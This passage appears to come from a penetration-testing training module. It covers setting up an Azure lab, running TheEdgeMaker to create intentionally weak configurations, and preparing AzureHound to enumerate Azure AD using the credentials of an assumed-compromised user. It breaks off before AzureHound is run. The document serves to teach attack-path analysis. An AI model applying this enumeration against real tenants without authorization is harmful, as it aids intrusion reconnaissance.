
1. Create a new account:




1. We can use an existing email or create a new one. For this exercise, we will use an already existing email.




1. Set a Password:




1. We will receive a confirmation email to verify our identity:




1. Use the code you receive to verify your email:




1. Complete the puzzle:




1. Add your information:



1. Verify your phone:




1. Add the credit card information and complete the process.



Note: If you had an error while registering, it could be for multiple reasons. One of the most common is that you had already used Azure Free.

You could use Pay-As-You-Go to complete the exercise. The average cost will be around ~5.00 USD if you use it for a week. However, you will have to manually delete the created resources and cancel your subscription so that it does not generate additional costs.

Complete the registration process and visit the Azure Portal.



Using TheEdgeMaker

Once we have created our Azure account and subscription, we can use TheEdgeMaker. A PowerShell script that allows us to create Azure Edges for use in BloodHound automatically.


Note: By using this Script, we are creating weak configurations in Azure to perform the practices. Make sure to use it in a controlled environment. It is not recommended for use in production, development, or an environment not created for this purpose.

1. Connect to the target machine and run PowerShell as Administrator and execute the Script:

Execute TheEdgeMaker

```
PS C:\Tools\TheEdgeMaker> .\TheEdgeMaker.ps1
```

Login with the Azure Account we created



Execute TheEdgeMaker

```
PS C:\Tools\TheEdgeMaker> .\TheEdgeMaker.ps1

Account                    SubscriptionName     TenantId
Environment
-------                    ----------------     --------
-----------
[email protected] Azure subscription 1 92e13faa-6af8-4501-80b9-
421271bc3e38 AzureCloud

Name               : Azure subscription 1 (4c30dd8a-ea98-4d0b-bb15-
86f011cafc17) -
                     92e13faa-6af8-4501-80b9-421271bc3e38 - [email
protected]
Account            : [email protected]
Environment        : AzureCloud
Subscription       : 4c30dd8a-ea98-4d0b-bb15-86f011cafc17
Tenant             : 92e13faa-6af8-4501-80b9-421271bc3e38
TokenCache         :
VersionProfile     :
ExtendedProperties : {}

## Tenant Information
Tenant: plaintexthacktheboxgmail.onmicrosoft.com
```

```
The current location is 'East US'. Do you want to change it? (Y/N): N
...SNIP...
```

The output includes the tenant name, in this case: `plaintexthacktheboxgmail.onmicrosoft.com`. We will need this information when to run AzureHound. Make sure to take note of your tenant name.

The Script stops to inform us which is the location of the resources we will create in Azure. By default, it uses `East US`. We will keep this location by pressing `N`.

```
PS C:\Tools\TheEdgeMaker> .\TheEdgeMaker.ps1
...SNIP...

## The current location is 'East US'.

## Creating Users
[+] AAD Account Created Successfully - Emily Smith
[+] AAD Account Created Successfully - Madison Johnson
[+] AAD Account Created Successfully - Avery Williams
[+] AAD Account Created Successfully - Sophia Jones
[+] AAD Account Created Successfully - Olivia Brown
[+] AAD Account Created Successfully - Abigail Davis
[+] AAD Account Created Successfully - Isabella Miller
[+] AAD Account Created Successfully - Mia Wilson
[+] AAD Account Created Successfully - Charlotte Moore
[+] AAD Account Created Successfully - Ava Taylor

## Creating Resource Group

ResourceGroupName : RG-KeyVault
Location          : eastus
ProvisioningState : Succeeded
Tags              :
TagsTable         :
ResourceId        : /subscriptions/4c30dd8a-ea98-4d0b-bb15-
86f011cafc17/resourceGroups/RG-KeyVault
ManagedBy         :

[+] Resource group 'RG-KeyVault' created successfully in East US.

...SNIP...
```

Once it is finished, we are ready to execute AzureHound.

Using AzureHound

AzureHound is a Go binary that collects data from AzureAD and AzureRM via the MS Graph and Azure REST APIs. It does not use external dependencies and will run on any operating system. We can build AzureHound from the source or download it from their github repository. AzureHound is in the `C:\Tools` directory in the target machine.

There are several authentication methods for AzureHound:

- Username and Password
- JSON Web Token (JWT)
- Refresh Token
- Service Principal Secret
- Service Principal Certificate

For this exercise, we will use a username and password. To learn more about other methods, please visit AzureHound official documentation.

We will assume we compromise Isabella Miller's account, and her password is `HacktheboxAcademy01!`. Make sure to replace the domain name `plaintexthacktheboxgmail.onmicrosoft.com` with the corresponding tenant for your environment.

Running AzureHound

